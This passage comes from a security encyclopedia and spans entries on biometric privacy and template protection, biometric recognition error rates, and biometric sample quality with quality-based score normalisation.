With the *application type*, privacy risks can be relevantly different depending on whether the biometric application is *covert* or not. Biometric

covert applications (e.g., a surveillance system working without any explicit authorization from the users) are considered to be more privacy invasive since the user is not aware whether to be involved and recorded in the system.

If the usage of the biometric system is *optional*, the application is considered as more privacy compliant since the users can decide whether to check by a biometric system or to adopt a different identification/verification system (Rui and Yan, 2019).

Identification applications are then considered more privacy invasive than *verification* applications since the identification process encompasses a "one-to-many" comparison, and, most of the times, this comparison is performed by sending the biometric templates through a network to a database for the comparisons. In any case, the longer the *duration* of the retention of the biometric data, the bigger is the impact on privacy risk.

Also, the *storage method* of the biometric data affects and risks privacy. The usage of a central database can be considered the worst case for user privacy, while the case where the user personally holds the biometric data is the most favorable (e.g., a smart card). In any case, the storing of the biometric *templates* is preferable than the storing of the sample/images of the biometric features.

The adoption of biometric traits that are more accurate and stable in time (typically the *physiological data* such as fingerprints or iris templates) exposes the users to a higher privacy risk.

The *behavioral traits* tend to be less accurate, and, most of the time, they request the user collaboration. In general, the higher the need of user cooperation or the variability in time, the lower is the privacy risk. High privacy risk is also associated with biometric systems with high interoperability capability (the capability to work with different databases) and the presence of numerous and/or large available databases to process comparisons. For example, a face acquisition can be used for multiple search in different databases with relatively low efforts. Similarly, many large databases of fingerprint templates exist, and they can be queried using fingerprints taken with different sensors and techniques.

The described privacy risks can be effectively contained by adopting a proper technique for the template protection, as well as adopting design and application privacy-compliant guidelines.

Best Practice for Privacy Assessment in Biometrics

The design and the deployment activities of a biometric system must follow specific guidelines in order to protect user privacy.

The first point refers to the *scope and the capabilities of the system*. The most important condition to guarantee is that the scope and the functionalities of the system must not be changed or expanded without the explicit and informed consensus of all the users. Secondly, the retention of the biometric information must be limited to the minimal amount; in particular, even if the biometric system stores the enrollment data, the verification data should always be deleted. Templates should always be preferred as stored data than any raw data, images, and recordings, and the collection of other personal information integrated into the biometric data should be avoided.

The second point focuses on *data protection*. The use of proper techniques to protect the biometric data should always be considered (see next subsection), as well as the result of each single biometric matching query. Moreover, systems should always be located in controlled areas, and the access to the biometric data must be limited to a limited and known group of operators.

The third point is related to the *user control of personal data*. The user must always keep the control on the biometric data, and, in any case, the system must ensure to the user the possibility to be unenrolled or to correct and modify his or her personal data.

Activities for *disclosure, auditing, and accountability* of the biometric data must be also taken into consideration. It must be clearly stated to the operators and the enrollees of the biometric system the exact scope of the biometric system, when the biometric acquisition is active and if operation is optional or compulsory. Each system operator must be accountable for the possible misuses and/or errors that occur during the activities. The owner of the biometric system and the operators must also be able to provide a clear and effective process of auditing when an institution or a third party requests it. Finally, it is very important that the duration of the biometric data retention must be explicitly stated to the users.

Also, the system design can improve the users' biometric privacy. The *modularity* in the design and a specific set of constrains can ensure the system to not rely on any proprietary algorithm and to permit the adoption

in the future of novel and more privacy-compliant biometric recognition techniques.

Special care must be taken in the design when *multibiometric* or *multimodal* systems are considered ("Biometrics") when one or more of the following setups are present:

- Multiple sensors (e.g., solid state and optical fingerprint sensors)
- Multiple acquisitions (e.g., different frames/poses of the face)
- Multiple traits (e.g., an eye and a fingerprint)
- Many instances of the same trait kind (e.g., left eye and right eye)
- Multiple algorithms (e.g., different preprocessing and/or matching techniques)

In these cases, there is a heavier impact on the privacy of the user since the amount of the involved personal information is more relevant. In this specific context, the following guidelines should be considered:

- The usage of the templates should be subjected to randomization transformation such that the derived published identifier does not suffer from information leakage.
- The *number* of samples and the *types* of the biometric traits should be reduced as much as possible in a compatible manner with respect to the application requirements.
- A proper template protection technique must be envisioned in order to avoid that each biometric sample/template/feature used in the multimodal acquisition might be used for other searches in different single-trait databases in an unauthorized context.

Template Protection

Several research works in literature deal with the protection of biometric templates in biometric-based authentication schemes. On the other hand, groups of researchers are investigating the legal background of biometric technologies to define and consider bioethical issues arising from emerging biometric identification technologies. An important development in the legislative field has been done by the European Union that has approved in 2018 the General Data Protection Regulation (GDPR), representing a significant step forward for data protection and privacy, valid in all of its member states. The EU GDPR defines biometric data as "special categories of personal data" and gives strict rule for its "processing." In the United

States, there is no single federal law regulating the collection and processing of biometric data, but several laws and regulations are valid in different states, such as the California Consumer Privacy Act (CCPA) passed in June 2018 and effective since 2020 and the Illinois Biometric Privacy Act (BIPA).

The naive approach of storing biometric templates during the enrollment phase (for the successive identification of verification process) in a more or less secured database has a number of risks for users' privacy. Since the association between each user and his or her biometric templates is strict, several concerns on the possible uses and abuses of such kind of sensible information are raised. Indeed, biometric traits cannot be replaced or modified, and a stolen template could help a malicious user to impersonate a legitimate user and steal private information or run applications accessing sensible resources. The loss of biometric data is then an important security issue that directly affects the valuation of a biometric authentication scheme and should be carefully considered to prevent thefts of identity (Bharathi and Mohana, 2018; Sandhya and Prasad, 2017).

Biometric templates are usually transformed before their storage during the enrollment phase, so that the authentication process can be correctly performed, but unauthorized access to the stored templates leaves the adversary with a small and unusable amount of sensible data on the biometrics of the attacked user (Jain et al., 2008). The following four properties have been addressed by an ideal template protection scheme:

- *Diversity*. Meaning that different computed templates should not be used in different applications
- *Reusability/revocability*. Meaning that revocation of a compromised template and reissuing of a fresh template should be possible using the same set of input biometric features
- *Security*. Meaning that it should be difficult to retrieve the original template from the transformed one, to prevent recovery of input biometric data
- *Performance*. Meaning that operating on the transformed template should not impact too much on the recognition performance of the biometric system

A natural way to protect biometric templates could be by replicating the approach used in password-based authentication schemes where users'

passwords are typically stored in their hashed form. However, for biometric templates, usable one-way transformation of the templates is not so easy to achieve, since they have to cope with high variability within different readings of biometric data belonging to the same subject. For the same reason, traditional cryptographic algorithms are not directly applicable to biometric data. In the literature, a wide range of techniques have been presented based on the combination of biometrics and cryptography, in order to cope with both problems: variability of biometric templates and protection of personal data. A comprehensive survey of different approaches and of the related problems can be found in Prabhakar et al. (2003).

Template Transformations

Transformations operating on biometric templates are usually classified on the basis of the characteristics of the used transformation function and on the inputs they require. In *salting*, the transformations may be invertible, and usually the biometric template is computed with the help of user-specific additional random data. To perform the verification process, the same kind of transformation is applied to the fresh biometric reading, and matching is performed between the computed templates. An example is the *biohashing* technique, which can be performed on several different biometric inputs such as fingerprints, palms, and faces. If the used data is compromised, the template is no more secure, since the transformation may be inverted. In this case, however, and also if the template has been stolen, it is easy to compute a fresh template using different input data.

Noninvertible transformations rely on particular functions that operate on the template and are difficult to invert. Using a key as input parameter, such functions transform the template such that it is impossible to recover the original template from the knowledge of both the input key and the transformed template. Such transformations have to cope with the variability of the input template and should maintain the similarity between templates generated from the same set of biometric data, in order to preserve the matching mechanisms. In some cases, the transformation functions let the biometric features remain in the same original metric space and apply a given number of noninvertible functions, such that the recovery of original biometric data is prevented. The transformation of biometric templates in a suitable representation that can be efficiently treated, for

example, in a metric space, is itself an active research area. For example, IrisCode and Fingercode are techniques for the extraction of a binary string from iris and fingerprint templates, respectively. The problem of efficiently secure biometric templates is faced also by biometric encryption techniques ("Biometric Encryption"), where the cryptographic key used for the template transformation is directly bound to the biometric data used to create the template.

Applications

The presented designing guidelines and template protection techniques can be applied in all the applications presented in biometrics.

Open Problems and Future Directions

While biometric technologies are constantly becoming more pervasive in users' everyday life and the number of applications and biometric documents is continuously growing, biometric privacy is even more and more crucial. Unfortunately, privacy protection is often neglected during the design of biometric applications, considering just the accuracy and other similar figures of merit of the system which are not directly related to the privacy of the users. Most of the time, the designers are just considering privacy requirements coming from the current law regulations without tackling a deeper comprehension of the privacy issues, even in a future perspective.

The research community should focus on novel and better performing strategies for privacy and security protection of biometric templates while disseminating and promoting solutions and good design practices to stakeholders and main players in the institutions and in the market.

References

Bharathi RK, Mohana SD (2018) A review on biometric template security. In: Proceedings of the 2019 IEEE international conference on emerging research in electronics, computer science and technology (ICERECT 2018), vol 545

Cimato S, Gamassi M, Piuri V, Sassi R, Scotti F (2009) Privacy in biometrics, chap 25. Wiley-IEEE Press, New York, pp 633–654. https://doi.org/10.1002/9780470522356.ch25

Datta P, Bhardwaj S, Panda SN, Tanwar S, Badotra S (2020) Survey of security and privacy issues on biometric system. In: Gupta B, Perez G, Agrawal D, Gupta D (eds) Handbook of computer networks and cyber security. Springer. ISSN: 978-3-030-22276-5

Donida Labati R, Piuri V, Scotti F (2012) Biometric privacy protection: guidelines and technologies. In: Obaidat MS, Sevillano JS, Joaquim F (eds) Communications in computer and information science, vol 314. Springer, pp 3–19. ISSN: 978-3-642-35754-1

Jain AK, Nandakumar K, Nagar A (2008) Biometric template security. EURASIP J Adv Signal Process 2008. https://doi.org/10.1155/2008/579416

Prabhakar S, Pankanti S, Jain A (2003) Biometric recognition: security and privacy concerns. IEEE Secur Priv 1(2):33–42. https://doi.org/10.1109/MSECP.2003.1193209

Rui Z, Yan Z (2019) A survey on biometric authentication: toward secure and privacy-preserving identification. IEEE Access 7:5994–6009

Sandhya M, Prasad MVNK (2017) Biometric template protection: a systematic literature review of approaches and modalities. In: Jiang R, Al-maadeed S, Bouridane A, Crookes P, Beghdadi A (eds) Biometric security and privacy. Signal Processing for Security Technologies. Springer. ISSN: 978-3-319-47300-0

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300116

Biometric Recognition

Biometric Matching

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1656

Biometric Recognition Errors

Maria De Marsico[16] ✉
(16) Department of Computer Science, Sapienza University of Rome, Rome, Italy

✉ **Maria De Marsico**
Email: maria.demarsico@uniroma1.it
Email: demarsico@di.uniroma1.it

Synonyms

Biometric identification errors; Biometric verification errors

Definitions

The errors of a biometric system deserve great attention for its evaluation. They cause an individual to be wrongly recognized, i.e., either accepted though declaring a false identity or not being enrolled in the system, or rejected though declaring a genuine identity or being correctly enrolled.

Background

A biometric system recognizes either physical or behavioral characteristics of individuals (Jain et al., 2004). It processes captured data (*sample*), e.g., a face or fingerprint image, to extract a feature vector suited for the used matching algorithm; such vector is included in the *template* that is inserted in the system *gallery* when enrolling an individual. During recognition, the system compares the feature vector extracted from the input sample (*probe*) with those in the gallery or with suitable classification models built during a

training phase. In many biometric systems, the basic recognition operation is matching the feature vectors extracted from two samples of the same biometric modality/characteristic. Perfect matching is impossible even between samples from the same individual, due to reasons including, but not limited to, raising defects in the sensors, natural changes in the individual's physiological or behavioral characteristics (e.g., face aging or changing expression), and varying ambient conditions like illumination. Rather, the system produces a matching score (derived, e.g., from either a distance or a similarity measure) between the probe feature vector (P) and one in the gallery (G_i). Alternatively, in machine learning approaches, e.g., based on support vector machines (SVM) or convolutional neural networks (CNN), a training phase either builds a model for each individual or a multi-class model for the entire system gallery. A probe is submitted to the trained classifier and "matched" against the model: for a one-class model, the score is, e.g., a level of confidence or the probability that the sample conforms to the model; for a multi-class model, the response is the label of an enrolled individual with, e.g., a level of confidence. The higher the computed score, the higher the possibility of a positive matching. Due to the ease of mapping the definitions related to pairwise vector matching onto those related to model conformity measurement, from now on the entry will refer to the first ones.

Biometric Verification and Identification

Confirming an identity claim (*verification*) entails a 1 : 1 comparison of identities: an individual claims an enrolled identity, and the feature vector(s) extracted from the incoming probe(s) is compared with the feature vector(s) stored for that identity. Establishing an identity (*identification*) entails a 1 : N comparison of identities: the template(s) extracted from the incoming probe(s) (representing an unknown identity) is compared with all the template(s) stored in the gallery to return the best match, possibly together with an either complete or partial ordered list of candidates. Closed-set identification assumes that all probes belong to enrolled individuals. Open-set identification is closer to the real-world and assumes that probes can also belong to individuals that are not in the gallery (e.g., when using a watch list). Therefore, a reject option is added to the set of decisions. The variations of the biometric traits cause possible errors. A final decision does not just consider the matching scores but relies on a threshold: an

equal/higher score supports the positive hypothesis, i.e., that the vectors come from the same individual; otherwise, the system assumes a negative matching. One of the aims of biometric evaluation is to estimate a suitable threshold for real operation, reaching a compromise between the possible errors.

Evolution

The definitions of the error measures have not much changed in time. However, the testing protocols have been enhanced to assure fairness and generalizability of error measurements (see the entries about "Biometric Systems Evaluation", and about "Biometric Spoofing and Its Evaluation").

Errors of a Biometric System

The goal of a biometric system design is to maximize the accuracy of the decision-making by minimizing the number of wrong responses. The measures of accuracy vary from verification to identification. The simplest verification case requires a single matching operation per input, namely comparing the input probe with the single gallery template belonging to the claimed identity. It is possible to compute two score distributions: the distribution generated from pairs of samples from the same person (called the *genuine* distribution in verification) and from different persons (called the *impostor* distribution, with reference to a false identity claim). It is possible to formulate the errors in terms of hypotheses involving the probe P and the gallery template G_i belonging to an enrolled individual. The null and alternate hypotheses and associated decisions are as follows:

- H_0: the input P and G_i come from different individuals;
- H_1: the input P and G_i come from the same individual;
- D_0: the system decides that the samples belong to different individuals (in verification, the identity claim is deemed false and rejected);
- D_1: the system decides that the samples belong to the same individual (in verification, the identity claim is deemed true and accepted).


The decision is based on comparing the matching score with an acceptance threshold. A score higher than or equal to the threshold supports H_1, while a

score lower than the threshold supports H_0. It is possible to define the errors in statistical terms:

- Type I: false match – FM (D_1 is decided when H_0 is true);
- Type II: false non-match – FNM (D_0 is decided when H_1 is true).

The decision score can be based either on similarity (the higher the better, as above) or on distance. The way the threshold influences the system decision is of course symmetrical. Once a normalization in the range [0, 1] is preliminarily computed, it is possible to map one kind of measure onto the other. Therefore, in the following, the entry will refer to similarity scores.

The probability density functions representing the two mentioned score distributions are typically close to normal ones. The errors happen in their overlapping region (Fig. 1). It is impossible to minimize both types of errors at the same time since they inversely depend on the same threshold. A low threshold increases the number of FMs, while a too high one increases the FNMs to a point that the system is hardly usable. A suitable compromise depends on the security needs: the higher they are, the lower the relevance of FNM.



Biometric Recognition Errors, Fig. 1 Probability distributions of similarity scores corresponding to matching samples either of different individuals or of the same individual, with the possible errors

It is not useful to measure the absolute number of errors. Rather, the probability that each type of error occurs is estimated as the rate of errors with respect to the corresponding set of matching operations. False match rate (FMR) at a given threshold is computed as the ratio between the number of false matches and the number of pairs where the samples belong to different individuals (in verification, the percentage of impostors claiming a false identity and accepted). False non-match rate (FNMR) at a given threshold is computed as the ratio between the number of false non-matches and the number of pairs where the samples belong to the same individual (in verification, the percentage of genuine users claiming a true identity and rejected). Figure 1 summarizes the main concepts mentioned up to now.

Verification errors are often also referred to as false acceptance with its false acceptance rate (FAR) and false rejection with its false rejection rate (FRR), respectively. They may appear as synonyms, but there is a difference. This comes out when the evaluation takes into account both the errors made by the matcher/classifier, usually measured "statically" on a given dataset, and other problems that can occur, e.g., in a real-time system with online capture of probes. In this case, a preliminary quality check over the submitted samples can increase the reliability of the response. A failure-to-acquire happens when the quality of the captured sample is not deemed sufficient to carry out matching and the system returns a reject response for the recognition attempt. If the user is a genuine one and the system allows a single attempt, a failure-to-acquire causes a false reject. If the verification system allows several attempts, a false rejection can result from any combination of failures-to-acquire and false non-matches over the different attempts. A false acceptance always results if a sample is successfully acquired and falsely matched to the gallery template for the claimed identity on any of the attempts (ISO, 2006). Assuming a single attempt, and given the possibility to estimate a reliable failure-to-acquire rate (FTA), it is possible to establish a relation between FRR(FAR) for a given threshold and FNMR(FMR) at the same threshold:

$$FRR = FTA + FNMR \times (1 - FTA)$$
$$FAR = FMR \times (1 - FTA)$$

A quality check can also involve enrolment samples so that in end-to-end evaluations it is also possible to report and quantify the failure-to-enroll

rate (FTE).

Even in offline evaluation using a static dataset, the biometric system may include other modules besides the matcher, e.g., a segmentation/detection module to extract the trait. In this case, its accuracy can be taken into account by measuring the frequency of wrong probe detection, deleting the involved samples, and expressing that frequency as FTA. Having underlined their difference with FMR and FNMR, in the entries related to evaluation we will use FAR and FRR.

In open-set identification, the incoming sample is compared with all those in the gallery, possibly a watch list, and an ordered list of scores is returned, possibly limited to a certain rank or number of positions or even to the first one only. It is still possible to consider FNMR(t) and FMR(t), with the threshold *t* determining the possible reject response. A correct identification requires that the matching score of the probe with a template of the correct identity both exceeds the acceptance threshold (detection) and is the first one in the returned list (identification at rank 1). Detection and identification rate at threshold *t* and rank *k*, DIR(t,k), estimates the probability that an individual present in the gallery is correctly detected and returned within the *k*-th position in the candidate list. The rate of correct identifications is represented by DIR(t,1). False rejection rate at threshold *t*, denoted as FRR(t), is defined as 1-DIR(t,1). False alarm rate at threshold *t*, denoted as FAR(t), estimates the probability of an incorrect detection of an individual who is not in the gallery. By explicitly taking into account failure-to-acquire (FTA), it is possible to adopt the notation also used in ISO (2006) and to use its acronyms: FPIR is the false-positive identification error rate; FNIR is the false-negative identification error rate; FTA is the failure-to-acquire rate; FMR is the false match rate; FNMR is the false non-match rate; and N is the number of templates in the database. Error definitions follow:

$$FNIR = FTA + (1 - FTA) \times FNMR$$
$$FPIR = (1 - FTA) \times (1 - (1 - FMR)^N)$$

In closed-set identification, each probe always belongs to an individual in the gallery. Also in this case an ordered list of scores possibly returned beyond the first one, but no threshold is used. The only possible error is that the correct identity is in a position (rank) higher than the first one. Cumulative match score (CMS) at rank *k* measures the rate of probes

correctly recognized within the k-th position. CMS(1) is also referred to as recognition rate (RR). Cumulative match curve (CMC) plots the results for increasing *k*.

Theory and Application

It is possible to identify different figures of merit (FOMs) derived from the biometric system error measurement. This topic will be discussed in the entry related to "Biometric Systems Evaluation".

Open Problems and Future Directions

The fairness of error measurement is of paramount importance to evaluate the accuracy of a biometric system. It is still an open problem to determine the necessary aspects allowing to perform repeatable and reproducible evaluations.

Cross-References

Biometric Authentication
Biometric Matching
Biometrics: Terms and Definitions

References

ISO (2006) ISO/IEC 19795-1, information technology – biometric performance testing and reporting – part 1: principles and framework

Jain AK, Ross A, Prabhakar S (2004) An introduction to biometric recognition. IEEE Trans Circuits Syst Video Technol 14(1):4–20

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1630

Biometric Sample Quality

Norman Poh[17, 18] ✉
(17) Faculty of ICT, University of Malta, MSD, Malta
(18) Trust Stamp, Atlanta, GA, USA

✉ **Norman Poh**
Email: npoh@truststamp.ai

Synonyms

Quality measures

Definitions

Biometric sample quality refers to the quality of a biometric sample, which is represented by a quality score. This number summarises how well or how likely it is that the sample will lead to a successful comparison outcome. This is a utility-driven definition of biometric sample quality, largely attributed to Tabassi and Wilson (2005) who implemented NIST's software, NFIQ, for producing a quality value from a fingerprint image that is directly predictive of expected matching performance.

In practice, however, the quality score of a biometric sample often characterises one or more known adverse factors that cause the observed sample to deviate from the ideal, canonical representation, e.g. departure from the frontal face with a neutral expression, captured under balanced lighting, which is a typical mug shot face image or a portrait photo taken in a photo booth. Indeed, this mug shot standard is defined in ISO/IEC 19794-5 (Organization, 2004). In most biometric applications, however, a biometric system must compare the ideal picture with another live face

photo, often captured in an uncontrolled environment – with possibly cluttered background, under different lighting conditions – using a variety of cameras manufactured by different vendors. A human-cognitive study on face recognition (Jenkins et al., 2011) suggested that this deviation is perceived by a viewer to cause much more variability for unfamiliar face photos than for familiar ones when the viewer is presented with two faces of the same person. In other words, the biometric comparison module must also cope with *within-person* variability. Therefore, it can be reasonably expected that live (probe) photos that are more compliant to mug shot (reference) images have smaller within-person variability; therefore, the comparison of which results in higher accuracy.

The above definition of quality is known as *fidelity*, which is the extent at which a representation – at each step of the process from image acquisition and processing to extraction stage – can accurately reflect the original sample. How can we close the gap between the fidelity definition of quality with its utility definition? To answer this question, we note that these two definitions are not independent of each other. Consider a face recognition system that is designed to be invariant to head pose and another one that is sensitive to head pose because it does not have any mechanism to transform a face image of any arbitrary pose to frontal. As a result, the quality or extent of head pose being frontal is more predictive for the latter classifier than the former. Therefore, one must consider the matching algorithm with biometric sample quality together so that the quality measures derived based on the fidelity definition can operationally contribute to be directly predictive of a successful matching outcome. At the end of this section, we propose to use a machine learning approach to achieve this, also known as *quality-based score calibration*.

Before ending this section and for the completeness sake, it is worth highlighting another notion of biometric sample quality, known as *character*. It indicates the source's inherent discriminative capability, which is largely based on human judgement.

The utility-driven definition of quality stands apart from the above character definition in that a quality score is assessed automatically using an algorithm, without any human intervention. Therefore, a quality score can be computed in bulk and be used in the following use cases, which constitute the raison d'être of biometric sample quality:

- *Sample screening during enrolment*. By ensuring that only high-quality representative samples are collected during enrolment, false rejection rate can be reduced.
- *Real-time processing in automatic data capture*. By selecting high-quality samples in real time, this increases the chance of successful acquisition, thereby reducing the failure to acquire rate significantly.
- *Conditional processing of samples based on quality*. Often low-quality samples require different treatment than high-quality samples. For instance, noise needs to be removed or an alternative, more robust matching algorithm is required.
- *Understanding system performance*. Biometric sample quality can be used to understand the performance of a biometric system under covariates such as time of operation, type of devices, weather, location, and the skill of the operator. This enables the system designer to improve the system by reducing failure to acquire, false rejection and false acceptance rates.

We shall divide the subsequent discussions into two parts:

1. How to measure biometric sample quality for each biometric modality?

2. How biometric sample quality is used to improve the matching process? This question can be addressed in the context unimodal and multimodal biometric systems.

Biometric Sample Quality for Different Biometric Modalities

According to Gao et al. (2007), for the face biometrics, there are four causes that could degrade a captured face image, namely:

- *Environment-related causes*. Deviation from symmetric lighting, uneven lighting on the face area (especially directional lighting), extremely strong (bright) or extremely weak illumination, cluttered background causing the face detection to find a face where there isn’t any.
- *Imperfect camera conditions*. Cameras may have a low resolution (e.g. CCTV cameras), low contrast and a high level of noise or produce

images that are geometrically distorted. Frames extracted from a video may suffer from interlaced scan, causing disturbing artefacts.

- *Face-related causes*. The subject may wear thick or dark glasses or face masks; the subject may have displayed exaggerated expressions; their eyes may be closed; or have heavy makeup.
- *Causes due to relative positioning of the camera to the subject's face*. deviation from the frontal pose (yaw, tilt, or in-plane rotation); too far, causing the face to appear too small; too near, causing the face to appear too big and sometimes "bloated" (i.e. larger forehead than real life); out of focus (causing low sharpness); or partial occlusion.

Many factors that cause degradation for face images are also relevant for the iris. However, there are causes that are specific to the iris. For example, irises are often occluded by eyelid, eyelashes and specular reflections. This may reduce the available area for matching. Dilated pupils can compress the observable iris texture, thus reducing the information available for iris recognition. Zuo and Schmid (2009) showed in detail how these quality measures can be objectively quantified.

To measure the quality of fingerprint images, several approaches have been used. They can be divided into local or global methods. In the former, local quality is derived based on image patches, e.g. computing the coherence of local gradient or applying Gabor filters to identify blocks with clear ridges and valleys. The global quality relies on information derived from the whole image, often in the frequency domain or the Wavelet Scalar Quantisation (WSQ) domain, which is a standard compression algorithm used for fingerprint image exchange. Typically, local quality measures can also be aggregated to report a single summarised quality measure. When the local quality is associated with minutia points, it can be used to dynamically weigh the importance of the minutiae in the computation of the similarity score between two fingerprints, as demonstrated in Chen et al. (2005).

Tabassi and Wilson (2005) proposed to model fingerprint quality as a predictor for matching performance. By casting quality assessment as a classification problem, they extracted features which are fed to a neural network to assign a quality level to a fingerprint image. The produced quality value has the following characteristic: when comparing a probe sample with a biometric reference, their corresponding quality values (q_{probe}, q_{ref}) should strongly correlate (or predict) their resulting similarity score, when the pair of samples being compared belong to the same subject.

Using fingerprint modality, Tabassi and Wilson (2005) showed that if one of the sample is poor in quality (and another has a high quality), the similarity score under genuine comparison is also low. Only when the two samples are of high quality, the similarity score under genuine comparison gives a high value. Therefore, plotting (q_{probe}, q_{ref}) versus similarity score can serve as a means to verify or validate the behaviour of biometric sample quality.

Quality-Based Score Normalisation

A possible weakness of the utility definition of quality is that a quality measure must be treated as a scalar value, and not a vector, which is typical for the face and iris biometrics. Let q be a vector of quality measures and y be the score as a result of comparing two biometric samples. The problem can viewed as a function that takes the joint observation (q, y) as input in order to produce a new normalised score. Although the vector q must contain the quality measures derived from the probe samples, it may also be augmented with quality measures from the biometric reference. This is, however, not always necessary because enrolment samples are usually captured in a controlled environment, meaning that samples are often of good quality. One important requirement of this score normalisation procedure is that it must produce a high similarity score under genuine comparison but otherwise produce a low score under impostor comparison (i.e. comparing two samples belonging to two different persons). This function characteristic would satisfy the requirement set out by Tabassi and Wilson (2005).

There are two ways to create the mapping function $(q, y) \rightarrow \mathbb{R}$, via a generative approach or a discriminative approach, which are summarised in Poh and Kittler (2011). Although the context is multimodal quality-based fusion, the techniques used can also be used for a single biometric system.

For the generative approach, the normalisation procedure is formulated based on the log-likelihood ratio test, also known as the Neyman-Pearson lemma:

$$\log \frac{p(y, q|+)}{p(y, q|-)} \tag{1}$$

where $p(y, q|\omega)$ is modelled using Gaussian mixture model (GMM) because the joint observation $[y, q]$ has two or more dimensions. For example, for the face images (Poh et al., 2007), as many as 11 quality measures were used, e.g. rotation, contrast, brightness, frontalness, spatial resolution, bit per pixel, reliability, reflection, illumination and the overall quality.

One weakness of the above approach is the long vector q makes it hard to model $p(y, q)$. To simplify the modelling challenge, we can first cluster the quality measure into Q clusters:

$$\sum_Q p(q|Q)P(Q)$$

The idea is that each cluster captures a unique state of the acquisition condition. During inference, based on an observed q, the quality state, Q, can be inferred using the Bayesian theorem:

$$P(Q|q) = \frac{p(q|Q)P(Q)}{p(q)}$$

Plugging the above solution into Eq. 1, the normalised score can be alternatively computed as:

$$\log \frac{\sum_Q p(y|+, Q)p(Q|q)}{\sum_Q p(y|-, Q)p(Q|q)}$$

where the summation over different states Q is known as marginalisation, or simply the sum rule. The reader can verify that

$$p(y, q|\omega) = \sum_Q p(y|\omega, Q)p(Q|q).$$

This simplification not only makes the modelling more tractable but can also improves the generalisation (Poh and Kittler, 2011).

The discriminative version of quality-based score normalisation can be achieved using the direct approach by:

$$P(+|y, q)$$

or via the inferred quality state:

$$P(+|y,q) = \sum_{Q} P(+|y,Q)P(Q|q) \tag{2}$$

$P(+|y, q)$ simply specifies that $[y, q]$ are features to be classified. As shown by Kittler et al. (2007), there are a number of arrangements possible, with increasingly complex functions:

- $P(+|y, q)$
- $P(+|y, y \otimes q)$
- $P(+|y, q, y \otimes q)$

If A and B are two vectors, $A \otimes B$ returns a vector whose elements contain the product of any two elements in the two vectors, i.e. $\{a \cdot b|$ for $a \in A$, $b \in B\}$. Kittler et al. (2007) showed that the interaction term or terms between the score and the quality measure, $y \otimes q$, are important when a linear classifier such as logistic regression is used.

Between the generative and discriminative approaches, Poh and Kittler (2011) showed that discriminative approach is simpler to implement and generally provides good generalisation performance. The clustering strategy of the quality measures, i.e. Eq. 2 is particularly useful to cope with a large number of quality measures.

References

Chen Y, Dass SC, Jain AK (2005) Fingerprint quality indices for predicting authentication performance. In: International Conference on Audio-and Video-Based Biometric Person Authentication. Springer, pp 160–170

Gao X, Li SZ, Liu R, Zhang P (2007) Standardization of face image sample quality. In: International Conference on Biometrics. Springer, pp 242–251

Jenkins R, White D, Van Montfort X, Burton AM (2011) Variability in photos of the same face. Cognition 121(3):313–323

Kittler J, Poh N, Fatukasi O, Messer K, Kryszczuk K, Richiardi J, Drygajlo A (2007) Quality dependent fusion of intramodal and multimodal biometric experts. Biometric Technol Hum Identif IV 6539:53903–53903

Organization IIS (2004) 19794-5, biometric data interchange – part 5: face image data. ISO/IEC JTC1/SC37 N506, ISO/IEC IS 19794 5. https://www.iso.org/standard/50867.html

Poh N, Kittler J (2011) A unified framework for biometric expert fusion incorporating quality measures. IEEE Trans Pattern Anal Mach Intell 34(1):3–18

Poh N, Heusch G, Kittler J (2007) On combination of face authentication experts by a mixture of quality dependent fusion classifiers. In: International Workshop on Multiple Classifier Systems. Springer, pp 344–356

Tabassi E, Wilson CL (2005) A novel approach to fingerprint image quality. In: IEEE International Conference on Image Processing 2005, IEEE, vol 2, pp II–37

Zuo J, Schmid NA (2009) Global and local quality measures for nir iris video. In: 2009 IEEE Computer Society Conference on Computer Vision and Pattern Recognition Workshops. IEEE, pp 120–125

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300118

Biometric Scanners

Biometric Sensors

© Springer Nature Switzerland AG 2025
